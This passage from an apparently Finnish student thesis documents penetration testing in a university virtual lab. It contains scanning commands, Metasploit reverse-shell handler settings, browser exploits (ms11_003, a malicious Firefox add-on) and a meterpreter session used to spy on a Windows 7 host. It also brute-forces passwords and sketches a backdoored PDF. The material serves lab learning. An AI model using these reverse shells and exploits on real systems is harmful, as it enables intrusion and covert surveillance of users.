
7.2 Laitteiden ja porttien skannaus

Haavoittuvuustestaus aloitettiin ensin skannaamalla verkkoympäristöä ja tutkimalla kohteiden avoimia portteja. Sudo arp-scan <IP add - IP add>-komennolla saadaan skannattua ARP-kyselyyn vastaavat laitteet, kuten kuvassa 6 on havainnollistettu.

```
root@kali:~# sudo arp-scan 10.114.48.180-10.114.48.230
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 51 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.114.48.180   00:50:56:ae:1e:a9       VMware, Inc.
10.114.48.181   00:50:56:ae:4b:2d       VMware, Inc.
10.114.48.200   00:50:56:ae:18:8f       VMware, Inc.
10.114.48.201   00:50:56:ae:1a:36       VMware, Inc.
10.114.48.203   00:50:56:ae:7d:2c       VMware, Inc.
10.114.48.211   00:50:56:ae:4b:40       VMware, Inc.
10.114.48.217   00:50:56:ae:0f:3d       VMware, Inc.
10.114.48.221   00:50:56:ae:78:0c       VMware, Inc.
10.114.48.223   00:50:56:ae:6b:d9       VMware, Inc.
10.114.48.227   00:50:56:ae:22:bb       VMware, Inc.
10.114.48.228   00:50:56:ae:40:73       VMware, Inc.

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 51 hosts scanned in 1.863 seconds (27.38 hosts/sec). 11 responded
root@kali:~#
```

Kuva 6. ARP-kyselyyn vastaavat laitteet.

Ennen varsinaista hyökkäystä halusimme myös tietää, mitkä portit kohteesta ovat auki ja mikä käyttöjärjestelmä on kyseessä. Tämä onnistuu nmap -sS <ip address> -O -komennolla, joka on esitetty kuvassa 7.



Kuva 7. Nmap-skannaus kohdekoneeseen (Win7-1).

Skannasimme myös Ubuntun portit (ks. liite 1). Ympäristöä skannaamalla saatiin kuva verkostamme ARP-kyselyyn vastaavista virtuaalilaitteista. Todennäköisesti suurin osa niistä on muiden opiskelijoiden projekteihin tarkoitettuja koneita.

7.3 Ympäristön asetusten valmistelu


Kun olimme tutkineet ympäristöä, kävi ilmi, että portit oli suodatettu testikoneistamme, joten meidän piti itse asentaa koneet haluttuun tilaan. Meidän piti myös asentaa staattiset osoitteet laitteisiin, sillä alun perin niillä oli DHCP:n jakamat osoitteet, jotka saattoivat muuttua puolentoista tunnin välein.

Tietohallinto ei ollut provisioinut riittävästi levytilaa Kali Linux -laitteelle. Ensimmäisen päivityksen jälkeen ei pystynyt kirjautumaan koneelle, vaan laite jäi jumiin kirjautuessa. Päätimme muokata vikasietotilassa laitteen asennustiedostoja ja kokeiltiin tunnettua korjausta: sudo nano /etc/modprobe.d/blacklist.conf

- add the line:
- blacklist i2c-piix4
- reboot

Tarkistettiin laitteen lokitietoja ja nykyistä versiota (ks. liite 2). Ajettiin suositellut komennot laitteelle, minkä jälkeen laite ei ilmoittanut samaa vikaa, mutta edelleenkään koneelle ei päässyt kirjautumaan. Kun tarkasteltiin verkon toimivuutta, ilmeni, ettei laite ottanut verkkoon yhteyttä (ks. liite 3). Tämän vuoksi päivityskään ei olisi voinut toimia (ks. liite 4).

Tarkastettiin laitteen tämänhetkinen versio komennolla uname -a ja pakotettiin laite hakemaan verkon yhteyden uudelleen, kuten kuvassa 8 on esitetty.



Kuva 8. Service Network -managerin pakotettu uudelleenkäynnistys.

Kun pakottaa Service Network -managerin käynnistyksen, laite hakee välittömästi viimeisimmät muutokset verkkoasetuksissa ja palauttaa verkkoyhteyden sekä huomauttaa, mikäli yhteyttä ei voida luoda.

Päätimme tarkastella lokista vikailmoituksia komennolla cat /var/log/Xorg.0.log | less (ks. liite 5). Verkkoajurin uudelleen käynnistyttyä verkkoyhteys näytti olevan taas pystyssä (ks. liite 6) ja pingit default gatewaylle onnistuivat (ks. liite 7). Kun verkkoyhteys oli toiminnassa, päivitettiin järjestelmä komennolla sudo apt-get update. Se päivittyi versiosta 3.0 versioon 3.3. Käynnistettiin järjestelmä ja työtä pääsi jälleen jatkamaan toimivalla koneella.

7.4 Haittasivuston testaus

Kali Linux -koneella Metasploitilla luodaan reverse_tcp-sessio. Kuunnellaan kaikkia omaan osoitteeseen liittyviä kutsuja. Tämän vuoksi havaitaan, kun kohde avaa haittasivuston, jonka jälkeen on mahdollista ottaa hallintaoikeudet kohteesta. Tietohallinto ei antanut oikeuksia luoda ulkoisia levyjä koneille, joten oli asennettava SMTP- tai FTP-server tai yritettävä pscp-sovelluksella jakaa tiedostoja sisäverkossa oleville koneille.


Koska aiemmin kohteissa oli muuttuvat osoitteet, päätimme varastoida käyttämämme osoitteet subnet_1-tiedostoon. Metasploitilla suoritettiin SYN-paketteja lähettävä stealth

scan avoimille porteille verkoissamme komennolla nmap -v -sV 10.114.48.0/24 -oA subnet_1


Metasploit-konsolissa suoritetut komennot hyökkäyksen alustusta varten:
Msfconsole //Avataan Metasploit -konsoli
use exploit/multi/handler //Valitaan hyödynnettävä moduuli
set payload windows/shell/reverse_tcp //Asetetaan haittakuorma
set LHOST 10.114.48.205 //Asetetaan oma laite isännöimään hyökkäystä
set LPORT 4444 // Asetetaan kuunneltava portti

Halusimme luoda yhteyden koneelle, joka oli kuuntelutilassa. Tätä varten kohteessa selaimeen avattiin haittasivuston linkki, joka pyysi liitännän asennusta. Metsasploitin Firefox_xpi _bootsrapped_addon on petollinen liitäntä, jota käytettiin selaimen haavoittuvuutta kokeiltaessa. Kuitenkin Firefox-selaimen tuorein versio esti asennusikkunan (kuva 9).

Kuva 9. Firefox esti asennusikkunan.




Vaikka lataukset sivustolta sallittiin, selain jatkuvasti varoitti käyttäjää (kuva 10) ja tämän lisäksi palomuuri esti yhteyden.



Kuva 10. Selain varoittaa käyttäjää.

Hyökkääjän koneella ei havaittu muutoksia; kuvassa 11 näkyy haittasivustomme linkki korostettuna.




Kuva 11. Kali Linux kuuntelutilassa.

Koska muuri esti hyökkäyksen, otettiin se pois käytöstä hetkellisesti ja kokeiltiin Armitagea käyttäen samaa hyökkäystä. Asensimme staattiset osoitteet kohteisiin ja suoritettiin hyökkäys. Luotiin meterpreter session, jolla pystyttiin vakoilemaan työasemaa. Kun oli saatu kohteeseen yhteys, pystyttiin testaamaan, mitä kaikkia haavoittuvuuksia voisimme hyödyntää kohteeseen.

Armitagessa on Hail Maryksi kutsuttu automaattinen hyökkäys, joka käy läpi kohteen kaikkia haavoittuvuuksia ja antaa kattavan valikoiman testattavia hyökkäysmetodeja.

7.5 Windows 7 -työaseman haavoittuvuustestaus Armitagella


Windows 7 -työasemaan kohdistuneessa hyökkäyksessä oli ideana testata Armitage-ohjelmaa, jolla voidaan suorittaa hyökkäys käyttäen graafista käyttöliittymää. Kohteena oli yksi testiympäristön Windows 7 -työasema. Hyökkäys lähti liikkeelle porttien skannauksella. Porttien skannaus on esitetty kuvassa 12.



Kuva 12. Win7-porttiskannaus.


Porttien löydyttyä voitiin alkaa miettiä hyökkäystapaa. Valitsimme hyökkäyksen, joka kohdistuu selaimeen ja siihen sopivan exploitin, tässä tapauksessa ms11_003_ie_css_import (memory corruption exploit). Se luo haitallisen ajurin verkkosivulle, joka latautuessaan antaa hyökkääjälle pääsyn kohteen työasemaan, kun kohde käyttäjä vierailee verkkosivullamme.

Käyttäjän näkymästä näyttäisi siltä, että sivusto koettaa ladata, mutta todellisuudessa reverse tcp-sessio on auki hyökkääjän koneeseen (ks. liite 8).




Kuva 13. Armitagen tarjoama hyökkäysvalikoima ja kohteen sisältö.

Kone oli saatu haltuun ja voitiin ottaa näytönkaappauksia työasemasta ja kurkistaa tiedostoihin (kuva 13). Shell-koodia käyttäen oli mahdollista avata tai käynnistää koneella eri sovelluksia kuten esimerkiksi laskimen ja muistion tai luoda tiedostoja (ks. liite 9). Tämän onnistuneen kokeen perusteella voimme suunnitella sivuttaissiirtymää palomuurin suojaamaan Windows-koneeseen. Ensiksi pitää alustaa Windows palvelimelle halutut palvelut sekä luoda kaapatusta koneesta pivotti, joka reitittää hyökkäyksen sisäverkosta. Päätimme kokeilla Bruteforce-hyökkäyksellä, mitä salasanoja laitteessa on käytetty ja mihin domainiin se kuluu (ks. liite 10). Seuraavaksi suunniteltiin hyökkäystä, joka ohittaa palomuurin, ja samalla päätimme testata ilmaista virustorjuntajärjestelmää, Avastia.



Kuva 14. Avast-virustorjuntaohjelmiston latauspalkki.

Windows 7-1-koneelle ladattiin ilmainen Avast-virustorjuntaohjelma testausta varten. Halusimme selvittää, kuinka tämä ohjelma torjuu hyökkäykset.



Kuva 15. Avast Free Antivirus -ohjelman asennus valmiina.


Voimme testata, mitkä hyökkäystekniikat Avast Free Antivirus havaitsee ja mitkä menevät läpi. Avast-virustorjuntaohjelma on kehitetty siten, että havaitessaan haittaohjelman se keskeyttää prosessin ja poistaa haitallisen ohjelman.

7.6 Haitallinen PDF-tiedosto

Toiselle Kali Linuxille ladattiin wine32-kääntäjä, jotta voitaisi käyttää shelteriä shell-koodin kirjoittamista varten. Shell-koodia voidaan kirjoittaa suoritettavaan PDF-tiedostoon [42].


Tarkoitus oli luoda takaovi-haittaohjelma, joka ohittaa palomuurin ja näkyy käyttäjän koneella tavallisena tiedostona. Hyökkäys alustetaan lataamalla tai tekemällä tavallinen PDF-tiedosto, jonka sisälle injektoidaan haittaohjelmia. Kun käyttäjä avaa tiedoston haittaohjelmat suoritetaan taustalla tavallisena prosessina. Näin hyökkääjälle aukeaa takaovi kohteeseen. Kun kohde on haavoitettu, voidaan kirjoittaa shell-komentoja kohteeseen. Shell-komennoilla voidaan luoda mielivaltaisesti vaikkapa kohteen pitkäaikaista vakoilua varten salakansio, jolle tallennetaan näytönkaappauksia aina, kun käyttäjä käyttää 